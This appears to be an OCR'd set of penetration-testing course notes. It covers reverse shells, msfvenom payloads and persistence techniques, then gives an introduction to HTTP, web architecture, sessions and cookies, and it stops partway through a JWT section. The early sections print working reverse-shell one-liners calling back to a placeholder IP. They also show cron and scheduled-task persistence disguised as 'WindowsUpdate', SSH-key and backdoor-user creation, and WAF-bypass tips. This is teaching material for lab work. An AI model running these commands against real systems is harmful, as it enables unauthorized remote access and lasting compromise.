bash -i >& /dev/tcp/<IP>/4444 0>&1
```

Python3 (cross-platform):

```
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("<IP>",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh"])'
```

PowerShell (Windows):

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('<IP>',4444);$stream = $client.GetStream();..."
```

Use revshells.com to generate these for any language and OS without memorizing them. Pick the right interpreter for what's on the target.

revshells.com

revshells.com is a free web tool that generates reverse shell one-liners for almost every language and OS. You put in your IP and port, pick a language, and copy the command.

Available languages include: Bash, Python, Python3, PHP, Perl, Ruby, Netcat, PowerShell, Java, Golang, and many more.

It also has encoded variants (base64, URL-encoded) for when you need to embed the command in a web request or avoid certain characters.

It's not just one-liners either. It includes bind shells, web shells, and file transfer payloads for various languages.

In a real pentest you'd want to know how to write these from memory, but for labs and learning, revshells.com is perfectly fine.

msfvenom - Payload Generation

msfvenom is Metasploit's payload generator. It creates standalone payload files in a huge range of formats. Useful for situations where you can drop and execute a file on the target.

Windows reverse shell EXE:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=4444 -f exe -o payload.exe
```

Linux ELF binary:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=4444 -f elf -o payload.elf
```

PHP web shell payload:

```
msfvenom -p php/reverse_php LHOST=<IP> LPORT=4444 -f raw -o shell.php
```

List available payloads:

```
msfvenom -l payloads | grep windows
```

msfvenom - Staged vs Stageless

When picking a payload in msfvenom, you'll see two naming styles. Understanding the difference matters when pairing with a listener.

Stageless (single /) e.g. shell_reverse_tcp:

```
msfvenom -p windows/x64/shell_reverse_tcp ...
```

The entire payload is baked into the binary. When it runs, it connects directly and gives you a shell. Self-contained. Works with plain netcat.

Staged (double /) e.g. shell/reverse_tcp:

```
msfvenom -p windows/x64/shell/reverse_tcp ...
```

A small first-stage binary connects back to Metasploit, which then sends the rest of the payload in memory. Smaller file size but requires multi/handler. Does NOT work with plain netcat.

For labs: use stageless. For real engagements: staged payloads are harder for AV to detect.

msfvenom - AV Detection Caveat

Msfvenom payloads are heavily signatured. Windows Defender and most commercial AV products will detect them immediately, usually before they even run.

This is because Metasploit is so widely used that every AV vendor has had years to add signatures for its output. The byte patterns in msfvenom EXEs are well-known.

For our class labs this is fine because we're working against unprotected VMs. But know that in a real engagement against a hardened Windows environment, a raw msfvenom payload is almost guaranteed to get caught.

Real-world solutions involve custom shellcode, payload encoding, process injection, and AV evasion techniques. That's a full complex topic on its own and beyond the scope of this class.

For now: use one-liners when possible on Linux, use msfvenom for Windows labs where AV isn't an issue.

Persistence

What is Persistence?

Persistence means maintaining access to a compromised machine after the initial session ends. If your reverse shell dies because the process crashes or the machine reboots, persistence lets you get back in without re-exploiting.

In real assessments, persistence is often explicitly in scope (to simulate an attacker who has been on the network for weeks). Always confirm with your client what's permitted.

Common persistence mechanisms we'll cover:

Cron jobs / Scheduled Tasks re-trigger a shell on a timer
Backdoors SSH keys, extra user accounts, web shells
Beacon payloads / C2 frameworks interval-based callbacks
Rootkits exist but won't be used in class. Just worth knowing they exist.

Persistence - Cron Jobs (Linux)

Cron is the Linux task scheduler. You can add a cron job that re-establishes your reverse shell on a regular interval. Even if the connection dies, it'll reconnect on the next tick.

Add a cron job (as the compromised user):
`crontab -e`

Add this line to run every minute:
`* * * * * /bin/bash -c 'bash -i >& /dev/tcp/<IP>/4444 0>&1'`

Or append directly without opening an editor:
`(crontab -l; echo '* * * * * /bin/bash -c "bash -i >& /dev/tcp/<IP>/4444 0>&1"') | crontab -`

The 5 asterisks mean 'every minute'. You can space them out to every 5 minutes with `*/5 * * * *` if you want it less noisy.

Your listener will keep receiving connections every minute. Catch one, kill it, and it'll be back next minute.

Persistence - Scheduled Tasks (Windows)

The Windows equivalent of cron is Task Scheduler. The schtasks command lets you create scheduled tasks from the command line.

Create a task that runs a payload at login:

```
schtasks /create /tn "WindowsUpdate" /tr "C:\Temp\payload.exe" /sc onlogon /ru System
```

Run every 5 minutes:

```
schtasks /create /tn "WindowsUpdate" /tr "C:\Temp\payload.exe" /sc minute /mo 5
```

Run on system startup:

```
schtasks /create /tn "WindowsUpdate" /tr "C:\Temp\payload.exe" /sc onstart /ru System
```

Delete the task later:

```
schtasks /delete /tn "WindowsUpdate" /f
```

Name it something that looks legitimate. 'WindowsUpdate' or 'AdobeSync' blend in better than 'backdoor'.

Persistence - SSH Key Backdoor

If the target runs SSH, adding your own public key to the authorized_keys file gives you persistent access without a cron job or scheduled task. Clean and quiet.

On your Kali machine, generate a key pair (if you don't have one):

```
ssh-keygen -t ed25519 -f ~/.ssh/persistence_key
```

Copy your public key to the target's authorized_keys:

```
echo '<contents of ~/.ssh/persistence_key.pub>' >> /home/user/.ssh/authorized_keys
```

Or for root access:

```
echo '<pubkey>' >> /root/.ssh/authorized_keys
```

Then connect back any time:

```
ssh -i ~/.ssh/persistence_key user@<TARGET_IP>
```

Make sure .ssh/ exists and has permissions 700, and authorized_keys has 600. SSH is strict about permissions.

Persistence - Adding a Backdoor User

Another simple backdoor on Linux: create a new user account with a known password and (optionally) sudo access. As long as the account exists, you can log back in.

Add a new user:

```
useradd -m -s /bin/bash backdoor
```

Set a password:

```
echo 'backdoor:Password123!' | chpasswd
```

Add to sudo group:

```
usermod -aG sudo backdoor
```

This requires root-level access to run useradd. If you only have a low-priv shell, you'd need to escalate first.

In a real engagement, document everything you add so it can be cleaned up in the report's remediation phase.

Persistence - Beacon Payloads and C2 Frameworks

A beacon is a payload that periodically calls back to a Command and Control (C2) server instead of maintaining a persistent connection. This is far stealthier than a constant reverse shell.

How it works: the beacon sleeps for a configured interval (e.g., 60 seconds), wakes up, checks in with the C2 server, executes any queued commands, sends results back, then sleeps again.

This periodic traffic looks much more like normal network behavior than a persistent TCP connection.

Common C2 frameworks:

Sliver (open source, modern, great for learning)
Cobalt Strike (industry standard, commercial)
Havoc (open source, newer)
Metasploit (meterpreter sessions are essentially beacons)

Persistence - Rootkits (Conceptual)

A rootkit is a piece of malware that modifies the operating system itself to hide the attacker's presence. Unlike the other techniques we've covered, rootkits operate at the kernel or firmware level.

What rootkits hide:

Processes (your backdoor doesn't show in ps or Task Manager)

Network connections (your shell doesn't show in netstat)

Files (your payload files don't show in ls or dir)

Log entries (your activity gets scrubbed)

We won't be using rootkits in this class. Their internals can be complex, often unstable across kernel versions, and more relevant to malware analysis than standard pentesting.

The key thing to know: if a compromised system has a rootkit installed, you can't trust the output of any OS command. Detection requires external analysis (memory forensics, network monitoring, etc.).

Useful Resources

Useful Resources

Payload Generation

- revshells.com - one-liner generator for every language and OS
- github.com/swisskyrepo/PayloadsAllTheThings - huge payload and technique reference

C2 Frameworks

- github.com/BishopFox/sliver - open source C2, good for learning beacon concepts
- github.com/HavocFramework/Havoc - newer open source C2


File Transfers

- Use python3 -m http.server 8080 on Kali with wget or certutil on targets. This combo covers 90% of lab needs.

Intro to Web

Wednesday, March 25, 2026 12:12 PM

Module 9 - Introducti...



The Big Picture

What is a Web Application?

A web application is software that runs on a remote server and is typically accessed through a browser over a network. Unlike desktop apps installed locally, web apps live on servers and you interact with them by sending requests over HTTP or HTTPS.

Examples you interact with daily:
Gmail, GitHub, Slack, your bank portal, One.uf are all web apps. If you use it in a browser, it is a web application.

From a pentesting perspective:
Web applications provide one of the biggest attack surfaces in many modern engagements. Understanding how they work gives you a massive leg up as a pentester, and opens the door to new ways to get a foothold on your target network.

The Client-Server Model

The fundamental pattern:
Every web interaction follows the same pattern: a client makes a request, a server sends a response. Everything else is built on top of this.

The Client:
Usually a browser (Chrome, Firefox) or a tool like curl, Burp Suite, or a script. The client initiates all communication, it sends an HTTP request and waits for a response from the web server.

The Server:
A computer running web server software (Apache, Nginx, IIS). It listens on a port (80 or 443), processes requests, and sends back a corresponding response to the client (HTML, JSON, a file, etc.).

Stateless by design:
HTTP is stateless. Each request is completely independent. The server has no built-in memory of previous requests. Sessions, cookies, and tokens are layered on top to fake state.


Request-Response Cycle (Step by Step)

Follow what actually happens when you type a URL and press Enter:

```
1.  Browser checks /etc/hosts, then resolves DNS: example.com ->
93.184.216.34
2.  Browser opens TCP connection to server on port 443 (HTTPS)
3.  TLS handshake establishes encrypted tunnel
4.  Browser sends HTTP GET request with headers
5.  Server processes request, finds the resource
6.  Server responds: HTTP/1.1 200 OK + headers + body requested
7.  Browser parses HTML in response body, fires more requests for
CSS/JS/images
```

This cycle repeats dozens of times per page load, once per resource. Each sub-request follows the same pattern.

Request-Response Cycle



HTTP Fundamentals

What is HTTP?

HTTP (HyperText Transfer Protocol) is the application-layer protocol governing all web communication. Every browser request and server response follows HTTP rules.

HTTP/1.1:
The version you will work with most. One request per TCP connection (mostly). Plain-text headers that are completely human readable. Still the dominant protocol in web apps you will test.

HTTP/2:
Multiplexes many requests over one connection. Binary framing (not plain text). Headers compressed via HPACK. Web proxies like Burp Suite typically downgrade to HTTP/1.1 for compatibility.

HTTP/3:
Built on QUIC (UDP-based). Faster connection setup, better on lossy networks. Increasingly deployed on CDNs. HTTP/2 and HTTP/3 specific issues appear on advanced certifications and are not something you have to worry about with most webapp testing.

Key point:
You will mostly read HTTP/1.1. But knowing the differences may matter if you encounter unique modern APIs and edge proxies.

HTTP Request: The Three Parts

Every HTTP request has exactly three parts:

1. The Request Line:
```
METHOD  /path?queryparam=string  HTTP/VERSION
```
Contains the HTTP method, the path (and optional query strings), and the HTTP version.

2. Headers:
Key: Value pairs, one per line. Carry metadata: who is asking, what format is accepted, what cookies to send, auth credentials, etc. Required: Host header.

3. Body (optional):
Only present on POST, PUT, PATCH requests. Contains the data being sent: form fields, JSON, file bytes. GET requests have no body, and instead just use URL parameters like above to send data.

HTTP Request: Annotated Example

```
POST /api/login      HTTP/1.1
 ^     ^               ^ version
 |     | path + query string
 | method
```

```
Host: target.com
Content-Type: application/json
Cookie: session=abc123; theme=dark
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...
{"username":"admin","password":"hunter2"}
```

GET requests have no body. Putting long or sensitive data in the POST body rather than keeping it as a visible parameter in the URL is common practice.

HTTP Methods

GET: Requests a specific resource. Additional data can be passed to the server via query strings in the URL (e.g. ?param=value).

POST: Sends data to the server. It can handle multiple types of input, such as text, PDFs, and other forms of binary data. This data is appended in the request body present after the headers. The POST method is commonly used when sending information (e.g. forms/logins) or uploading data to a website, such as images or documents.

PUT: Creates new resources on the server. Allowing this method without proper controls can lead to uploading malicious resources.

PATCH: Applies partial modifications to the resource at the specified location.

DELETE: Deletes an existing resource on the webserver. If not properly secured, can lead to Denial of Service (DoS) by deleting critical files on the web server.

HEAD: Requests the headers that would be returned if a GET request was made to the server. It doesn't return the request body and is usually made to check the response length before downloading resources.

OPTIONS: Returns information about the server, such as the methods accepted by it.

HTTP Response Structure

A response also has three parts: status line, headers, body.

Status Line:

```
HTTP/1.1 200 OK
```

Response Headers (examples):

```
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=xyz789; HttpOnly; Secure; SameSite=Strict
Server: nginx/1.21.6
X-Frame-Options: DENY
Content-Security-Policy: default-src 'self'
```

Body:
The actual content, HTML page, JSON data, image bytes, or empty. Headers tell the browser how to interpret it. Security headers in responses are not necessarily trivia, and their absence can be reported as an informational ranked vulnerability in a pentest report.

HTTP Status Codes

1xx — Informational:
100 Continue, 101 Switching Protocols. Rarely seen in normal testing.

2xx — Success:
200 OK, 201 Created, 204 No Content. Request received and processed correctly.

3xx — Redirection:
301 Permanent redirect, 302 Temporary redirect, 304 Not Modified (cached). Follow these in recon to find real endpoints.

4xx — Client Errors:
400 Bad Request, 401 Unauthorized (not authenticated), 403 Forbidden (authenticated but not allowed), 404 Not Found, 405 Method Not Allowed, 429 Too Many Requests.

5xx — Server Errors:
500 Internal Server Error (watch for stack traces), 502 Bad Gateway, 503 Service Unavailable.

Why status codes matter:
403 vs 404 tells you whether a path exists. A 200 on a restricted endpoint is a clue. A 500 after injecting a quote means input may have hit a SQL query. Always read them carefully.

HTTP Headers Deep Dive

Important Request Headers

Host:
Required in HTTP/1.1. Tells the server which virtual host to serve. Core to virtual host injection and Host header attacks.

User-Agent:
Identifies the client. Completely attacker-controlled. Useful for bypassing bot detection or fingerprint-based restrictions.

Cookie:
Sends stored cookies to the server. A session cookie IS your authentication token. Steal or forge it and you own the session.

Authorization:
Carries credentials. Basic (base64 user:pass), Bearer (JWT), Digest, NTLM. Always check what scheme is used and whether the token is replayable.

Content-Type:
Declares the body format: application/json, multipart/form-data, application/x-www-form-urlencoded. Changing it can bypass input validation logic.

Referer:
Previous page URL. Used in CSRF defenses, and exploitable when it is the only access control check.

X-Forwarded-For:
Attacker-controlled IP field added by proxies. Apps trusting it for rate limiting or geo-restrictions are trivially bypassed.

Important Response Headers

Set-Cookie:
Creates browser cookies. Missing HttpOnly = JS can steal sessions. Missing Secure = sent over HTTP. Missing SameSite = CSRF exposure.

Content-Type:
How the browser interprets the body. Mismatch between actual content and declared type = MIME sniffing attack surface.

Location:
Redirect target for 3xx responses. User-controlled data reflected here = open redirect vulnerability.

X-Frame-Options:
DENY or SAMEORIGIN. Prevents iframe embedding. Absence enables Clickjacking attacks.

Content-Security-Policy (CSP):
Whitelist of allowed resource origins. A strict CSP is the primary mitigation against XSS. Misconfigurations (unsafe-inline, wildcards) can be bypassed.

Strict-Transport-Security (HSTS):
Forces HTTPS for the domain. Prevents SSL stripping. Only takes effect over a secure connection.

Server: / X-Powered-By:
Apache/2.4.51, PHP/8.1.2, ASP.NET — version disclosure. Match against CVE databases for known vulnerabilities.

Security Headers: The Missing Ones

Absence of certain response headers can be used for a vulnerability finding in itself. You can check these on every web target.

Missing X-Frame-Options or frame-ancestors CSP directive:
Page can be embedded in an attacker-controlled iframe. Enables Clickjacking, trick the user into clicking hidden UI elements.

Missing X-Content-Type-Options: nosniff:
Browser may sniff content type and execute a file as HTML/JS even if served as text/plain. Enables MIME confusion attacks.

Missing Referrer-Policy:
Full URL including sensitive query parameters sent to third-party requests. Data leakage in Referer header.

Missing Permissions-Policy:
No restrictions on browser APIs (camera, microphone, geolocation). Attacker-controlled content can request permissions.

Missing CORS headers on API:
Either overly permissive (wildcard) or inconsistently applied. APIs should explicitly define which origins are allowed.

Weak CSP:
unsafe-inline, unsafe-eval, wildcards like *.cdn.com, or data: URIs all weaken CSP to uselessness.

URLs, DNS, and Hosts

Anatomy of a URL

`https://admin.example.com:8443/dashboard/users?page=2&sort=desc#results`

https://
Scheme. https = HTTP over TLS. http = plaintext. ftp://, file://, gopher://, dict:// also exist and matter for SSRF filter bypasses.

admin.example.com
Hostname. admin = subdomain (separate attack surface), example.com = apex domain, com = TLD. Subdomains can host entirely different apps.

:8443
Non-standard port. Default HTTP=80, HTTPS=443. Non-standard ports (8080, 8443, 8888) often host admin panels, dev servers, API gateways.

/dashboard/users
Path. The resource being requested. Path traversal vulnerabilities and IDOR live here.

?page=2&sort=desc
Query string. Key=value pairs separated by &. This is attacker-controlled input — the primary injection surface for GET requests.

#results
Fragment. Browser-side only. The server never sees it. Not useful for injection but matters for client-side routing in SPAs.

DNS: How Domain Resolution Works

DNS (Domain Name System) converts human-readable domain names to IP addresses. Understanding it is essential for subdomain enumeration, virtual host attacks, and DNS-based recon.

Resolution order:

```
Local cache -> /etc/hosts -> Local resolver -> Root NSes -> TLD NSes -> Authoritative NS
```

Record types that matter:

A — IPv4 address. AAAA — IPv6. CNAME — Alias to another hostname (common for CDNs).

MX — Mail servers (reveals infrastructure). TXT — SPF, DKIM, domain verification, sometimes internal notes.

NS — Authoritative nameservers. SOA — Zone authority info.

Zone transfers (dig axfr):

```
dig axfr @ns1.example.com example.com
```

If the DNS server is misconfigured to allow zone transfers, you dump every record for the domain in one query.

The /etc/hosts File

Before any DNS query, the OS checks /etc/hosts. Entries here override DNS completely. This is critical for lab environments and virtual host testing.

Format:

```
10.10.10.50     target.htb
10.10.10.50     admin.target.htb  api.target.htb
192.168.1.100   internal.megacorp.local
```

Add without opening an editor:

```
echo '10.10.10.50  target.htb' | sudo tee -a /etc/hosts
```

Windows path:

```
C:\Windows\System32\drivers\etc\hosts
```

This is how virtual host testing works in labs. One IP, many hostnames. You add each discovered vhost here and browse to it directly.

Virtual Hosting, CDNs, and WAFs

Virtual Hosting

Virtual hosting allows a single IP address to serve multiple distinct websites. The server routes requests to the correct site based on the Host header in each request.

How it works:
The web server reads the Host header and selects the matching VirtualHost or server_name block. Nginx and Apache both support this natively. One physical machine can host thousands of sites this way.

Why it matters for pentesting:
The IP you find might host multiple completely different apps. The public-facing one may be hardened. A forgotten internal vhost on the same IP may have no security controls at all. Virtual host fuzzing is a standard recon technique.

Example attack scenario:
10.10.10.50 runs a locked-down marketing site. Fuzzing Host headers reveals internal-hr.megacorp.local on the same IP, an HR portal with default credentials.

Content Delivery Networks (CDNs)

CDNs are globally distributed server networks that cache and serve content from edge nodes physically close to users. Cloudflare, Fastly, Akamai, and AWS CloudFront are major providers.

Content Delivery Networks (CDNs)

CDNs are globally distributed server networks that cache and serve content from edge nodes physically close to users. Cloudflare, Fastly, Akamai, and AWS CloudFront are major providers.

What CDNs do:
Cache static assets at edge nodes. Reduce latency. Absorb DDoS traffic. Act as a reverse proxy, the real origin server IP is hidden behind CDN edge IPs.

Why CDNs matter for pentesting:
The IP you find belongs to the CDN edge node, not the actual server. WAF rules often run at the CDN edge. If you bypass the CDN and reach the origin IP directly, WAF protections frequently disappear.

Finding the real origin IP:
Historical DNS (SecurityTrails, ViewDNS). MX record IPs (mail servers often bypass CDN). SSL certificate history (Shodan). Misconfigured subdomains (dev., staging.) that skip the CDN. Server-sent emails revealing the origin IP in headers.

Web Application Firewalls (WAFs)

A WAF inspects HTTP traffic and blocks requests matching attack signatures. ModSecurity with the OWASP Core Rule Set, Cloudflare WAF, AWS WAF, and Imperva are common deployments on web servers.

Detecting a WAF:
Unusual status codes on malformed input (403, 406, 419). WAF-branded error pages. Response time spikes. Use wafw00f to automate fingerprinting:

```
wafw00f https://target.com
```

WAF bypass approaches:
Payload encoding: URL encoding, double URL encoding, Unicode, HTML entities.

Case mixing: SeLeCt instead of SELECT.

Non-standard whitespace characters. Chunked encoding tricks.

Reaching the origin IP directly to bypass the CDN/WAF entirely.

Reverse Proxies and Load Balancers

Production web apps almost always sit behind additional infrastructure layers that are invisible from outside but important to understand.

Reverse Proxy:
Receives requests on behalf of backend servers (Nginx, Apache, HAProxy). Terminates TLS, caches responses, forwards to app servers. The app server's internal IP is hidden.

Load Balancer:
Distributes traffic across multiple backends. Your requests may hit different servers on each retry. Different backends can have different patch levels, test all of them if possible.

API Gateway:
Routes API calls to microservices (AWS API Gateway, Kong, NGINX). Often enforces authentication and rate limiting per route. Misconfigured routes expose unprotected endpoints.

Detection headers:
Via:, X-Forwarded-For:, X-Cache:, X-Varnish, all reveal proxy/CDN presence. Inconsistent server headers across requests may indicate load balancing.

How Websites Are Built

Frontend vs Backend

Where code executes determines where vulnerabilities live. This distinction is one of the most important concepts in web security.

Frontend (client-side):
Runs in the browser. HTML structures content. CSS styles it. JavaScript makes it interactive. The user and attacker can read and modify all of it. DevTools, Burp, or just View Source. Client-side validation is purely a UX courtesy, not a security control.

Backend (server-side):
Runs on the server. The user never sees the source code. PHP, Python (Django/Flask), Node.js, Ruby on Rails, Java/Spring, Go, C#/.NET. Business logic, database queries, file access, and all sensitive operations happen here.

The cardinal rule:
Every security decision must be enforced server-side. If you can disable a restriction by modifying a JavaScript file or a hidden form field, it is not a real security control.

Static vs Dynamic Content

Static Content:
Files served exactly as stored on disk. HTML, CSS, JS, images. No server processing. Same response to every user. Fast. Example: a simple company landing page.

Dynamic Content:
Generated at request time by server-side code. Queries a database, inserts user-specific data, renders a template. /profile?id=5 returns different HTML than /profile?id=6.

Server-Side Rendering (SSR):
Server builds complete HTML and sends it. Classic model: PHP, Django, Rails, Laravel. Full page reload on navigation.

Single-Page Applications (SPA):
Server sends a JS bundle once. Browser renders everything and fetches data via API (JSON over REST or GraphQL). React, Vue, Angular. Navigation without full page reloads.

Why SPAs matter for pentesting:
Authentication is usually JWT-based. All app logic is in the JS bundle. Source map files can leak server structure. API endpoints are discoverable in the JS code.

Static Site Generators (JAMstack):
Next.js, Gatsby. Pre-rendered HTML with client-side hydration. Still have an API backend. Static build may accidentally include API keys or config in the JS.

Common Web Technology Stacks

LAMP / LEMP:
Linux + Apache/Nginx + MySQL + PHP. Classic open-source stack. WordPress, Drupal, Joomla all run here. Extremely common on shared hosting and legacy apps.

MEAN / MERN / MEVN:
MongoDB + Express + React/Angular/Vue + Node.js. JavaScript all the way through. Common in startups and modern SPAs. NoSQL injection instead of SQL.

Java / Spring Boot:
Enterprise environments. Tomcat or embedded server. (Log4Shell CVE-2021-44228). Java deserialization vulnerabilities. Verbose error pages with stack traces.

.NET / ASP.NET Core:
Microsoft enterprise. IIS or Kestrel. ViewState deserialization. Common in banking, government, large corporations. Exposed .aspx pages.

Python (Django/Flask):
Flask is minimal and common in internal tools and startups. Django in larger apps. SSTI in Jinja2 templates. pickle deserialization.

Why identifying the stack matters:
Each has characteristic file extensions (.php, .aspx, .jsp), error formats, directory structures, and vulnerability classes. Fingerprint the stack early to target your approach.

Databases and Web Applications

Almost all dynamic web apps store data in a database. The database type shapes the injection attack surface fundamentally.

Relational (SQL):
MySQL/MariaDB, PostgreSQL, MSSQL, Oracle, SQLite. Tables with structured relationships. Queried with SQL. SQL injection is one of the most impactful vulnerability classes in existence, though because of that, developers often watch for it.

Document (NoSQL):
MongoDB, CouchDB, Firebase Firestore. JSON-like documents. NoSQL injection uses different syntax ($where, $gt operators) but has identical impact: auth bypass and data extraction.

Key-Value Stores:
Redis, Memcached. Used for session storage and caching. Exposed Redis with no authentication is a common cloud misconfiguration. Redis RCE via config write to authorized_keys is a classic technique.

How apps query databases:
Raw string concatenation (vulnerable). Prepared statements / parameterized queries (safe). ORM (usually safe but raw() methods and format strings can still be exploitable).

CMS Platforms

Content Management Systems power a massive percentage of the web. Recognizing them and knowing how to attack them is essential.

WordPress (40%+ of the web):
Plugin ecosystem is the primary vulnerability source. Admin at /wp-admin. XML-RPC at /xmlrpc.php. User enumeration via /?author=1. Use wpscan for automated scanning.

Joomla:
Admin at /administrator. JoomScan for enumeration. Configuration disclosure at configuration.php.bak is common.

Drupal:
Admin at /user/login. droopescan for enumeration. CHANGELOG.txt leaks exact version.

Generic CMS approach:
1. Identify CMS and version: WhatWeb, response headers, HTML comments, /readme.html, /CHANGELOG.txt

2. Match version to known CVEs in ExploitDB, NVD, GitHub

3. Look for outdated plugins or themes

4. Try default credentials

Sessions, Authentication, and State

How HTTP Sessions Work

HTTP is stateless, every request stands alone. Sessions layer state on top so the server remembers who you are across requests. This is how being logged in works.

Server-side sessions:
Server stores session data (user ID, permissions, cart) in memory or a database. It generates a random session ID token and gives it to the client. The client sends this ID on every request. The server looks it up.

Session ID delivered via cookie (most common):
```
Set-Cookie: PHPSESSID=f4k3s3ss10n1d; HttpOnly; Secure
```

Session ID in URL (legacy, insecure):
```
/dashboard?PHPSESSID=f4k3s3ss10n1d
```

The session ID IS the authentication credential. If you can predict, steal, or fixate it, you own the session. This is why HttpOnly, Secure, randomness, and rotation after login all matter enormously.

Cookies In Depth

Cookies are key-value pairs stored in the browser and automatically sent with every matching request. They are the backbone of web authentication.

HttpOnly:
JavaScript cannot read this cookie via document.cookie. Prevents XSS from stealing session tokens. If absent, a single XSS = full account takeover.

Secure:
Cookie only transmitted over HTTPS. Without this flag, the cookie goes over HTTP on any http:// request and can be captured on the network.

SameSite=Strict / Lax / None:
Controls cross-origin cookie sending. Strict=never cross-site. Lax=only safe methods on top-level navigation. None=always (CSRF exposure). Absence defaults to Lax in modern browsers but older apps often still send None.

Domain / Path:
Scope restrictions. Domain=.example.com sends cookie to all subdomains — compromise one subdomain, access all cookies.

Expires / Max-Age:
Session cookies (no expiry) disappear when the browser closes. Persistent cookies survive. Long-lived session cookies extend attack windows.

JSON Web Tokens (JWT)

JWTs are a stateless authentication mechanism. All session data is encoded into a signed token the client holds. The server verifies the signature instead of looking up a session store.

Structure (three base64url segments, dot-separated):

`header.payload.signature`

Header: {"alg":"HS256","typ":"JWT"}, specifies signing algorithm

Payload: {"sub":"1234","role":"user","exp":1700000000}, the claims

